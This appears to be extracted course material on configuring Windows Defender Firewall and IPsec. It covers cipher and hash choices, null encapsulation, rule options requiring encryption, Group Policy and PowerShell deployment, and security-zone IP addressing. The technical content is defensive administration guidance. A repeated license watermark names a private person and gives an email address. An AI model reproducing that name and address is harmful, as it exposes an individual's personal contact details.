
If you check the box at the top labeled "Require encryption for all connection security rules that use these settings", then the left-hand side of the dialog box becomes grayed out: you can no longer use AH or ESP with the encryption disabled. For the sake of troubleshooting and avoiding unpleasant surprises, it's probably best to check this box and ignore the plaintext IPsec options.

Remember, if an inbound firewall rule is configured to require IPsec encryption (General tab of the firewall rule > Customize button), but the other computer is configured to use IPsec with no encryption (either AH or with the ESP encryption disabled), then the connection will fail. Forget security, the troubleshooting advantages alone suggest always checking the "Require encryption..." checkbox on all computers.

Plaintext Proposals (Left Side)

If you edit one of the integrity-only methods on the left-hand side, you can choose the algorithm (AH or ESP with encryption disabled), the hashing algorithm, and the key lifetimes.

Very importantly, remember that ESP can traverse devices like routers and firewalls that perform Network Address Translation (NAT) without the IPsec integrity checks failing. Because NAT is so widely used, ESP is preferred over AH in all cases, even when encryption for ESP is disabled. Hence, unless you have specific reason for doing so, don't use AH.



What about null encapsulation? That topic has a slide by itself.

Encryption Proposals (Right Side)

If you edit one of the methods on the right-hand side that use ESP payload encryption, you can choose whether to use ESP by itself or ESP+AH, the encryption algorithm, hashing method, and key lifetimes.

56-bit DES encryption is totally obsolete and should never be used.

3DES encryption may still be used for backward compatibility, but it is slower than AES. AES is the modern default standard and widely compatible.

AES Cipher Block Chaining (AES-CBC) is a mode of AES encryption in which each block of plaintext is XOR-ed with the previous block of ciphertext. AES-CBC is considered secure, but it is slower than AES-GCM.

AES Galois Counter Mode (AES-GCM) is a mode of AES that is faster than CBC mode. AES-GCM is considered secure. Prefer GCM over CBC mode when possible.


The fastest minimally acceptable proposal is 128-bit AES-GCM.

MD5 is a totally obsolete hashing algorithm and should never be used.

SHA-1 is obsolete and should only be used for backward compatibility.

AES Galois Message Authentication Code (AES-GMAC) is the use of AES-GCM for signing and integrity checking only, not bulk data encryption. AES-GMAC is more secure than SHA-1 and faster too. (Galois is pronounced "GOW-wah.")

Note that AES-CBC requires Vista or later. AES-GCM and AES-GMAC each requires Vista+SP1 or later.



Null Encapsulation

After the IKE negotiations, no further packets are encrypted or authenticated at all.

- But the remote Windows Firewall knows who you are and can enforce TCP/UDP port permissions.
- Compatible with IDS/IPS sensors that are still confused by plaintext packets signed with IPsec headers.
- **Requires Server 2008-R2, Windows 7, or later.**

Null Encapsulation

Null encapsulation does not add an AH or ESP header to packets at all. Other than the IKE negotiations and some ESP heartbeat packets, the rest of the packets are sent normally without any modification whatsoever. This means null encapsulation provides no encryption or integrity checking of data. So what's the point then?

Advantages

The Windows Firewall can be configured to allow packets to a particular listening port from a particular source IP address, but only if these packets were sent by a peer that had first been authenticated with IKE. The successful IKE authentication is what triggers the firewall to allow access to the listening port, but only from the source IP address of the host that authenticated with IKE first (more specifically, using the AuthIP extension to IKE).


Another advantage is that null encapsulation is compatible with IDS/IPS sensors that are confused by AH or ESP headers. Even when packet payloads are in the clear, some IDS/IPS sensors just can't handle looking past the AH/ESP header to examine the plaintext payload. While this is clearly the fault of these vendors' IDS/IPS products, the issue is moot if your favorite IDS/IPS vendor won't update their code. Null encapsulation provides a partial stopgap solution while we wait for our IDS/IPS vendors to fix their products.

Disadvantages

IPsec null encapsulation does not encrypt, authenticate, or integrity check any packets (other than the IKE negotiation packets). Remember, "IPsec" and "encryption" are not synonyms, even when using ESP.

After the IKE authentication, an attacker could spoof or modify packets from the host's IP address (which is why ESP should be used), but at least the IKE authentication requirement places another hurdle in the way of the attacker. If the client host's traffic is already encrypted and integrity checked, such as with SSL, then the spoofing and man-in-the-middle attack risks are reduced. Again, use ESP instead whenever possible.

Enabling Null Encapsulation comes with a pleasant warning:



Requirements

IPsec null encapsulation requires Windows Server 2008-R2, Windows 7, or later operating systems.

Null encapsulation is incompatible with pre-shared key authentication.

Null encapsulation must be used with transport mode IPsec; it is incompatible with tunnel mode. Transport mode is the default.

Firewall Rule: General Tab > Customize Button

Customize Allow if Secure Settings

Select one of these options to determine which action Windows Defender Firewall with Advanced Security will take for the incoming or outgoing packets that match the firewall rule criteria.

Allow the connection if it is authenticated and integrity-protected

Allow only connections that are both authenticated and integrity-protected by using IPsec. Compatible with Windows Vista and later.

Require the connections to be encrypted

Require privacy in addition to integrity and authentication

Allow the computers to dynamically negotiate encryption

This option allows authenticated but unencrypted network packets to be sent while encryption is being negotiated. Compatible with Windows Vista and later.

Allow the connection to use null encapsulation

Null encapsulation allows you to require that the connection be authenticated, but does not provide integrity or privacy protection for the packet payload. Compatible with Windows 7 and later.

Override block rules

Useful for tools that must always be available, such as remote administration tools. If you specify this option, you must also specify an authorized computer or computer group.

OK Cancel

For this inbound rule, must the other computer have an outbound rule that also requires encryption?

Recommendation:

- Either always check this box
- Or configure the default IPsec policy to never allow plaintext security associations

Firewall Rule: General Tab > Customize Button

How do firewall rules and IPsec rules relate to each other?

In the properties of an inbound firewall rule, go to the General tab and click on the Customize button. This property sheet is very important for security and troubleshooting.

File and Printer Sharing (SMB-In) Properties

Protocols and Ports Scope Advanced Local Principals Remote Users

General Programs and Services Remote Computers

i This is a predefined rule and some of its properties cannot be modified.

General

Name: File and Printer Sharing (SMB-In)

Description: Inbound rule for File and Printer Sharing to allow Server Message Block transmission and reception via Named Pipes. (TCP 445)

Enabled

Action

Allow the connection

Allow the connection if it is secure

Customize...

Block the connection

OK Cancel Apply

Customize Allow if Secure Settings

Select one of these options to determine which action Windows Defender Firewall with Advanced Security will take for the incoming or outgoing packets that match the firewall rule criteria.

Allow the connection if it is authenticated and integrity-protected

Allow only connections that are both authenticated and integrity-protected by using IPsec. Compatible with Windows Vista and later.

Require the connections to be encrypted

Require privacy in addition to integrity and authentication

Allow the computers to dynamically negotiate encryption

This option allows authenticated but unencrypted network packets to be sent while encryption is being negotiated. Compatible with Windows Vista and later.

Allow the connection to use null encapsulation

Null encapsulation allows you to require that the connection be authenticated, but does not provide integrity or privacy protection for the packet payload. Compatible with Windows 7 and later.

Override block rules

Useful for tools that must always be available, such as remote administration tools. If you specify this option, you must also specify an authorized computer or computer group.

OK Cancel

On the General tab, the option to "Allow the connection if it is secure" does not, by itself, require ESP payload encryption of packets. Digitally signed, *plaintext* payloads are also considered "secure" here, such as when using AH or when the ESP payload encryption is turned off. This might not be what you expected.

Require Encryption

To require ESP encryption on an inbound firewall rule, click the Customize button and choose the option named "Require the connections to be encrypted". Now this firewall rule will drop any matching packets that are not using ESP encryption.

But then why is there a strange checkbox to "Allow the computers to dynamically negotiate encryption" when encryption is already required? Does this sometimes allow plaintext packets despite the rule? No, but here is the problem: Does the other computer know to *begin* the IPsec session with encryption enabled? What if the other computer, by default, would rather use IPsec with payload encryption turned off? How does the IPsec conversation get started then? We want to avoid any chicken-and-egg problems.

Here is what happens when the "Allow the computers to dynamically negotiate encryption" box is checked or unchecked:

Unchecked: The other computer must *initiate* the IPsec association with a request for ESP encryption from the very start. This means that the other computer must either 1) have an *outbound* rule that requires ESP encryption for this connection, or 2) it must have the box checked to "Require encryption for all connection security rules that use these settings" in its IPsec configuration settings.

Checked: The other computer is allowed to establish a *first* IPsec security association with no encryption (AH or ESP with encryption disabled), but then it must immediately establish a *second* IPsec security association with ESP encryption enabled, then use that second one going forward. This means that the other computer 1) does not have to have its outbound rules configured in any particular way with regard to IPsec, and 2) it does not have to have the box checked to "Require encryption for all connection security rules that use these settings" in its IPsec configuration settings, i.e., it can sometimes use IPsec with no payload encryption, but just not for this connection being considered.

If a computer's firewall rule is allowed to "dynamically negotiate encryption", it does not mean that the rule might accept plaintext traffic for all matching packets; it only means that the IPsec connection might be plaintext *at first*, for the first few packets, before the peers switch over to a fully encrypted IPsec security association.

By analogy, if I only spoke Greek, and you spoke dozens of languages including Greek, then how would you know to switch to Greek if I refused to respond to any sentence that was not already in Greek? If you said, "Hello", and I responded with, "Let's speak Greek please", then you would know that I heard you and that I prefer to use Greek. We could

then continue communicating. So if a server requires ESP encryption to access one of its TCP ports, it would be nice if the server could respond when necessary with, "Let's switch to encryption please", even if that meant that these first few packets were not themselves encrypted. Think of it as the IPsec version of being courteous to others.

Yes, it would be more secure to configure the client with an outbound rule that requires ESP encryption to correspond to the server's inbound rule that also requires encryption (so no need to "dynamically negotiate"), but this situation would require a specifically configured outbound rule on the client. This would be a hassle, it would be another source of problems to worry about, it would be another barrier to deploying IPsec across the enterprise.

(Note that *outbound* firewall rules lack the option named "Allow the computers to dynamically negotiate encryption" since it is always up to a target machine to decide whether to respond with an IKE negotiation or not. If an outbound firewall rule requires IPsec encryption, then the encryption is required—period, end of story.)

Recommendations

Especially when first deploying IPsec, the recommendation is to either 1) always check the box to "Allow the computers to dynamically negotiate encryption" in all firewall rules that require IPsec encryption or 2) check the box to "Require encryption for all connection security rules that use these settings" in the IPsec configuration settings on all computers using IPsec. This will simplify troubleshooting.

The second option, namely, to just never allow AH or ESP with the encryption turned off, is preferable to avoid any misunderstandings with IT managers who have preconceptions about IPsec. It is also preferable on machines directly exposed to the internet and on high-value target systems prone to attack.

Allow Null Encapsulation

This option allows a "secure" connection to be both unsigned and unencrypted, using the null encapsulation technique discussed previously. The connection is "secure", in this case, only because of the initial IKE mutual authentication and periodic heartbeat ESP packets.

Override Block Rules (for Jump Servers and Admin Workstations)

This option exists to reassure administrators who are worried about IPsec becoming a self-imposed denial-of-service (DoS) attack. When two firewall rules with equal specificity apply to the same connection attempt, where one rule blocks and the other rule allows with IPsec, the allow rule with IPsec will always win.

However, this IPsec-override feature mandates that the Remote Computers tab in the firewall rule must specify at least one computer. Only the computer(s) listed on this tab will be allowed to exercise this override feature. In real life, specify a group of computer accounts that includes the jump servers and workstations of the administrators. If the lab

testing of a firewall rule change does not reveal the problem hidden in the change, hopefully the IPsec-override feature will still allow IT people to get their jobs done.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Deployment Automation Options

Group Policy

- Best for hosts inside the LAN or with VPNs.
- Easiest agility with OUs, GPO permissions, and WMI filtering.

PowerShell Remoting

- Great for quick deployment and centralized control.
- Not as scalable as GPOs and not good for roaming endpoints.

Scheduled Scripts

- Scripts can be cached locally and updated from a shared folder.

Deployment Automation Options

There are many options for deploying and managing firewall and IPsec rules across thousands of endpoints and servers. Each option has advantages and disadvantages.

Group Policy

Group Policy is best for servers and endpoints inside the LAN or that establish permanent or regular VPN tunnels back into the LAN. Servers that are hosted on cloud provider networks can also access their domain controllers.

Group Policy provides the most flexibility for the management of IPsec and firewall rules. Different GPOs can be assigned to different OUs, and GPOs can have permissions or WMI Filters to control which machines receive those GPOs.

But Group Policy only works with domain-joined machines. If you use a tool like LGPO.EXE to apply a GPO to a standalone computer, then it might be easier to just run a configuration script instead.

PowerShell Remoting

Remoting works on both standalone and domain-joined targets, but those targets must be accessible over the network, which makes this option less ideal for roaming devices on the internet. Using remoting this way is similar to push mode DSC, with all the pluses and minuses for scalability this entails. Nonetheless, remoting is still a great way to manage internal or cloud-hosted machines, such as servers.

Scheduled Scripts

Scheduled scripts can run other scripts that manage IPsec and firewall rules. Scheduled jobs can be managed through Group Policy, PowerShell remoting, SCHEDULES.EXE, Desired State Configuration (DSC), and many other enterprise configuration management solutions.

Your own scheduled scripts allow for potentially great scalability and flexibility. If you can think it up, and you've got an enterprise-scale method of managing scheduled jobs, then you can probably do it! But with all this roll-your-own agility comes complexity. So with scheduled jobs and PowerShell scripts, you can get whatever you want, but you'll have to design, deploy, and maintain that solution yourself too.

Security Zone IP Addressing Scheme

Firewalling internal traffic is greatly simplified if different IP address ranges are assigned to different internal security zones. Not all computers are equally important or valuable from a security point of view. A "security zone" is a range of IP addresses allocated to a set of computers that have similar security requirements, usually because these servers and/or workstations have similar roles in the organization. Keep in mind that the following are not hard rules to be blindly followed, but general strategies to implement.

Typical Security Zones

Your environment will be unique, so your security zones may need to be customized, but the following security zones are typical:

- Security
- DMZ (or Extranet)
- Servers
- Clients
- Internet

The **Security Zone** includes everything that enforces or manages security for the internal network, such as domain controllers, RADIUS servers, SIEM consoles, IDS sensors, IDS consoles, administrator workstations, jump servers, log consolidation servers, and so on. These are the highest of your high-value targets. The Security Zone is often associated with special "shadow" segments or VLANs as well and might even correspond to an entire separate AD forest, such as for administrative workstations. Instead of a single Security Zone, you might subdivide this into special purpose zones for monitoring, penetration testing, SIEM, domain controllers, etc.

The **DMZ (or Extranet Zone)** includes the servers exposed to the internet, plus any associated servers or workstations that are not exclusively part of another Zone. If you have no perimeter firewalls, such as at a university, then this zone doesn't exist.

The **Servers Zone** includes all internal servers, though there will likely be some overlap with some of the DMZ and Security servers, which is fine; just allocate IP addresses in a way that makes sense for your environment. Servers include your internet cloud-hosted

VMs that are directly accessible from the LAN through a site-to-site VPN or other private tunnel into the internet cloud provider's network.

The **Clients Zone** includes all internal workstations, laptops, tablets and smartphones, plus any remote clients with a VPN or DirectAccess connection into the LAN.

The **Internet Zone** is the rest of the world, including your own servers that are accessed over the public internet, such as your VMs hosted by cloud providers but without a site-to-site VPN or other private tunnel.

Per-Zone IP Addressing

At each site, each zone should be assigned one or more IP address ranges. It is nice if the same subnet range for each zone is used at every site, but this isn't required; it's just easier to manage and understand. If you also wish to implement a segmentation, VLAN, firewalling, or tunneling scheme on top of the IP addressing scheme, that can be handy too, but from the perspective of host-based firewalls, such details are usually invisible.

The machines in the Security, DMZ, and Servers Zones are typically assigned static IP addresses (or at least DHCP reservations), and the other devices in the Clients Zone will use DHCP and/or IPv6 network IDs advertised by your routers.

As an example, let's assume your organization uses 10.0.0.0/8 as the enterprise-wide network ID (we'll ignore IPv6 for now, but with its much larger addressing space, implementing the various per-site zones is actually even easier than with IPv4).

Note: These examples are not optimized for CIDR route aggregation or conservation of scarce IP addresses; they are intended to be easy to understand for attendees who don't work at Layer 3 much and to make the management of firewall and IPsec rules simpler.

Each of your 200 sites might be assigned a different number in the second octet:

- Dallas LAN: 10.1.0.0/16
- DC LAN: 10.2.0.0/16
- San Diego LAN: 10.3.0.0/16
- Amsterdam LAN: 10.4.0.0/16

Within a site, the Security Zone might always have 1 through 5 as the third octet:

- Dallas Security: 10.1.1-5.0/24
- DC Security: 10.2.1-5.0/24
- San Diego Security: 10.3.1-5.0/24
- Amsterdam Security: 10.4.1-5.0/24

Within a site, the DMZ or Extranet Zone might always get 6-10 as the third octet:

- Dallas DMZ: 10.1.6-10.0/24
- DC DMZ: 10.2.6-10.0/24
- San Diego DMZ: 10.3.6-10.0/24
- Amsterdam DMZ: 10.4.6-10.0/24

Within a site, the Servers Zone might get 11-20 as the third octet:

- Dallas Servers: 10.1.11-20.0/24
- DC Servers: 10.2.11-20.0/24
- San Diego Servers: 10.3.11-20.0/24
- Amsterdam Servers: 10.4.11-20.0/24

Within a site, the Clients Zone might get everything else to accommodate for growth:

- Dallas Clients: 10.1.21-255.0/24
- DC Clients: 10.2.21-255.0/24
- San Diego Clients: 10.3.21-255.0/24
- Amsterdam Clients: 10.4.21-255.0/24

The important thing is not the number of bits in the CIDR mask, the names of the zones, the number of special purpose zones, etc. The important thing is the overall strategy of associating IP address ranges with different types of devices based on their roles and their relative importance for security. You might begin with a Client Zone and the Everything-Else Zone and then see what makes sense from there. Again, it's the strategy we're interested in here, not the particular example details, because every attendee's network will be different.

Per-Zone Firewall Rules and IPsec Policies

The benefit of using per-zone IP addressing is that it will greatly simplify the management of firewall rules and IPsec policies. And not just host-based firewalls, your perimeter and internal firewall devices can also leverage these zones. Your proxy servers, IDS sensors, and other network devices can benefit as well. Using Group Policy preferences with item-level targeting, different GPO policies can be applied to different Zones based just on IP address (though using GPO permissions is probably the better approach). Investing in a rational IP addressing scheme will pay off in many ways.

Consider this: Do your workstations, laptops, and tablets typically need to communicate directly with each other? Other than VoIP, they typically do not. So a very effective host-based firewall strategy is to have every computer in the Clients Zone block all the unnecessary inbound and outbound packets to every other IP address in the Clients Zone. Now when malware and hackers take over an initial soft target in the Clients Zone, it will be more difficult for them to directly attack other client computers.

Mapping Zones to Organizational Units

Ideally, the roles a computer plays will determine its security zone and IP address, and these roles might also determine that computer's organizational unit (OU) in Active Directory. The same logic applies to both design strategies: we need to apply different security policies based on the role(s) of the computer, so some security policies affect the physical placement, Ethernet switch, VLAN, host-based firewall rules, and IPsec settings of the computer (OSI Layers 1-4), while other policies affect the computer's operating system, applications, and users (OSI Layers 5+).

Security zones also affect where we allow administrators and other high-value accounts to authenticate. Domain Admin users might be allowed to authenticate interactively or over the network to servers in the Security Zone, but not to the Servers Zone and certainly not the malware-infested Clients Zone. Each zone, then, might have separate administrative accounts in order to contain the harm from stolen credentials and token abuse attacks. How do we control such authentication traffic? Through Group Policy, and these GPOs are typically assigned to OUs, hence we see the possible mapping between zones and OUs again.

None of these recommendations are absolute; you will need to customize and fine-tune them for your environment, but we do want to scale up our security work to the entire enterprise, while keeping a lid on the growth of complexity this entails.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


Group Policy Management

- **Group Policy Management**

- Windows Firewall Rules
- IPsec Policies

- **Overall Group Policy Design**

- You do not have to block by default!
- Rules from multiple GPOs are merged together following LSDOU.
- Set generic rules at upper-level OUs, then override and expand at sub-OUs.



Group Policy Management

How do you scale out management of IPsec and firewall policies to thousands of computers? Group Policy of course! And for your standalone systems, you can write a batch script to manage IPsec and firewall policies on them too. Not only Windows Vista and later but also Windows XP/2003 can have their IPsec and firewall settings managed through Group Policy and/or custom scripts.

Export and Import Policies

IPsec policies can be exported and imported. On Vista and later, the IPsec and firewall policies are exported/imported together in one file. In Windows 2000/XP/2003, right-click the "IP Security Policies" MMC snap-in > All Tasks > Import/Export Policies. In Windows Vista/2008 and later, right-click the "Windows Defender Firewall" snap-in > Import/Export Policy. In either case, you are saving or restoring settings from a file. (The word "Defender" was added to the tool in Windows Server 2019 because the original name was too short.)

The ability to export and import policy files is important because you'll want to test your IPsec and firewall policies in an isolated lab first, then you'll later import them into a GPO for pilot testing and then eventually into another GPO for production deployment. It is also a good idea to keep snapshots of your various IPsec and firewall policies for recovery and audit reference.

Group Policy Object Paths

Windows Firewall settings for Server 2008/Vista and later are located in a GPO under Computer Configuration > Policies > Windows Settings > Security Settings > Windows Defender Firewall With Advanced Security.

Windows Firewall settings for Windows XP/2003 are located in a GPO under Computer Configuration > Policies > Administrative Templates > Networks > Network Connections > Windows Firewall.

IPsec policies for Windows 2000/XP/2003 computers are located in a GPO under Computer Configuration > Policies > Windows Settings > Security Settings > IP Security Policies on Active Directory.

Note that all IPsec policies created in Active Directory for Windows 2000/XP/2003 will be visible in the GPO, but only one of these IPsec policies can be activated or "assigned" at a time (notice the Assigned column). It is not the case that all visible policies will be assigned like in Vista/2008 and later.

Assigning Multiple Policies via GPO

Recall that GPOs are applied in the following order: local, site, domain, and OUs from outermost to innermost (mnemonic: LSD-OU). On Windows 2000/XP/2003, the last GPO to be applied that assigns an IPsec Policy will replace and override any other IPsec policies earlier in the GPO precedence order. So an IPsec policy assigned at the OU level will supplant any IPsec policy assigned at the domain, which will replace any IPsec policy assigned at the site, which replaces the local, and so on. IPsec policies assigned to the site, domain, or OU are not merged on Windows 2000/XP/2003: the last IPsec policy assigned while GPOs are being processed is the one and only IPsec policy that becomes effective. There are no conflicts because only one IPsec policy wins in the end, i.e., the last one applied wins. And if a local IPsec policy was assigned to a machine, this local policy will be overwritten by the IPsec policy assigned from Group Policy too.

If you use Group Policy to push out an IPsec policy to Windows 2000/XP/2003 and also Windows Vista or later, that policy is accepted and enforced on all operating systems. Windows Vista and later are backward compatible with the older IPsec policies. But on Windows Vista and later, any additional IPsec policies configured through WFAS are also accepted and enforced at the same time. If there is a conflict, the older Windows 2000/XP/2003 IPsec policies are evaluated first and then the WFAS IPsec Connection Security Rules are evaluated afterwards.

Note: One way or another, though, if a Windows Firewall rule requires certain traffic to be secured with IPsec, it still has to be secured, but it doesn't matter what triggered the IPsec negotiation process (an older Windows 2000/XP/2003 IPsec policy, a WFAS Connection Security Rule, or the firewall itself). And as a kicker, remember that dynamic mode IPsec settings are evaluated before any of the static mode settings!

Another difference to note is that WFAS IPsec policies inherited from multiple GPOs are *all* accepted, combined, and enforced. In Windows 2000/XP/2003, the last IPsec policy assigned through Group Policy is the only IPsec policy that gets enforced. This is no longer the case in Vista or later. If multiple GPOs apply to a Windows Vista box, for

example, and each GPO has different WFAS IPsec quick mode settings, then all the applicable quick mode IPsec settings from all the inherited GPOs are combined and enforced. If there are conflicts, then GPOs processed later will override conflicting settings applied earlier. However, this merging of IPsec quick mode (Phase II) settings does not apply to the main mode (Phase I) settings. You can only have one main mode policy, and the last GPO to assign a main mode policy is the winner (just like in Windows 2000/XP/2003). Therefore, standardize on one set of main mode configuration settings and use them everywhere on every operating system.

PowerShell Management

Overall Script Design

- 1) Scrub the slate clean, delete every IPsec rule.
- 2) Restart the IKEEXT service for IPsec.
- 3) Set the machine-wide defaults you want for authentication, encryption, hashing, and so on.
- 4) Create one or more rules which secure just the traffic flows you want (based on IP subnets, protocols, and port numbers).

PowerShell Management

Both IPsec and firewall settings can be scripted from the command line. These tools work on local or remote systems, as long as you are a member of the local Administrators group.

There are different tools for different operating systems, but the operating systems that don't support PowerShell are mostly dead. For managing IPsec settings, use PowerShell whenever possible:

- PowerShell 3.0 or later: Over 200 cmdlets (get-help *-net*)
- Windows 2000: IPSECPOL.EXE
- Windows XP: IPSECCMD.EXE
- Windows 2003/Vista/2008/7 and later: NETSH.EXE (deprecated)

To use PowerShell, you must have PowerShell 3.0 or later. There are over 200 cmdlets related to networking, IPsec, and the firewall, so they can't all be discussed here.

To see a listing of the cmdlets for IPsec, firewall rules, network interfaces, TCP/IP, etc.:

```
Get-Help *-net*
```

```
Get-Help *-net*ipsec*
```

```
Get-Help *-net*firewall*
```

```
Get-Help *-net*ip*
```

Overall Script Design

The complexity of IPsec scares away many administrators. But once you have a script that creates the rules you want, edit the script so that the first thing the script does is to scrub the slate clean: create a function that deletes every existing rule and then restarts the IKEEXT service. After your scrubber function runs, your script would then add back just the rules you want, rules that have been tested and are known to work correctly. With a script like this, how do you troubleshoot a machine with IPsec problems? Don't "troubleshoot" it—just run the script again! The script is now like a template you can reapply at any time.

Tip: Scrub the slate clean first, then create the IPsec rules you want.

The IKEEXT service handles IKEv1 negotiations with other machines. Technically, you don't have to restart this service after modifying your IPsec rules. The service is designed to read any rule changes after you make them. But in the spirit of "stress reduction through wiping the slate clean", it's nice to do. When troubleshooting, restarting the IKEEXT service is a useful step. The only bad thing about restarting the IKEEXT service is that this terminates existing IPsec security associations. If you modify your existing IPsec rules in a way that is compatible with existing IPsec security associations, then these SAs are not (usually) broken by changing the rules.

It is possible for every IPsec rule to have its own separate authentication, encryption, and integrity settings. Avoid doing this. Configure one set of machine-wide or global defaults for IPsec and then use these defaults in every IPsec rule. These are the defaults you see when you right-click the Windows Firewall snap-in and go to the IPsec Settings tab. Whenever possible, use the same defaults for every rule on every device, including non-Windows devices.

Tip: Whenever possible, IPsec rules should use the machine's global defaults.

It is possible for the machine to have global defaults that include many authentication methods, many ciphers, many different key sizes, many different hashing algorithms, and a variety of Diffie-Hellman flavors. Avoid doing this. Try to have just one proposal for each type of setting, and only add more proposals to the list when absolutely necessary. Just choose sane defaults that should be widely compatible and secure enough for the next several years, like 256-bit AES, SHA-256 hashing, and Diffie-Hellman group 14. It's the KISS principle applied to IPsec (Keep It Simple and Sane).

Tip: Choose one sane offer for authentication, encryption, and hashing, and stick to it whenever possible; only add more offers to the list when forced to do so.

Later, when your team is more comfortable with IPsec, you can customize your rules to benefit from IPsec's "cryptographic agility", but we don't have to start out by diving into the deep end.

Dynamic Mode vs. Static Mode

The IPsec command line tools operate in two modes: dynamic mode and static mode. When used in dynamic mode, they inject new rules directly into the IPsec driver's in-memory database of IPsec rules. Dynamic rules take effect immediately, but they do not show up in any graphical tool; hence, they can only be managed from the command line. When used to create static mode policies, these tools can create visible named policies that are permanently stored in the registry or in Active Directory. Which mode is being used depends on the command line switches used.

Scheduled Scripts, Per-User Rules, and Other Creative Uses

A script with the desired IPsec or firewall rules could be scheduled to run every hour. Because these tools can take a command line argument of a remote computer, domain member, or standalone, this single script could configure hundreds of systems from a central location.

IPsec policies are assigned to computers, not users. However, Group Policy can be used to define logon/logoff scripts for users. These scripts could create dynamic IPsec rules when the user logs on, then delete these dynamic rules when the user logs off again. Hence, you can implement per-user IPsec settings with logon scripts for users who are local Administrators wherever they log on.

Group Policy and Windows Firewall Snap-In Limitations

The graphical Windows Firewall snap-in (WF.MSC) can manage most IPsec settings, but there are some settings that can only be managed through PowerShell, NETSH.EXE, or direct registry edits.

The following is a list of IPsec settings or rules that can only be configured from the command line or with scripts, not with Group Policy or the WF.MSC console:

- Use customized authentication options for main mode negotiations based on the IP address of the source or destination peer, or based on the network profile type (Domain, Public, or Private) of the interface through which the IPsec connection is being established. When using WF.MSC, only one machine-wide, global set of authentication options may be configured; these options can only be customized for separate connections from the command line.
- Similarly, per-IP or per-profile quick mode negotiation settings can only be created using PowerShell or NETSH.EXE. Using WF.MSC, you can only create one machine-wide, global set of quick mode negotiation options, such as for encrypted ESP versus null encapsulation for different connections.
- Quick mode rules that require Perfect Forward Secrecy (PFS) may only be configured using PowerShell or NETSH.EXE.

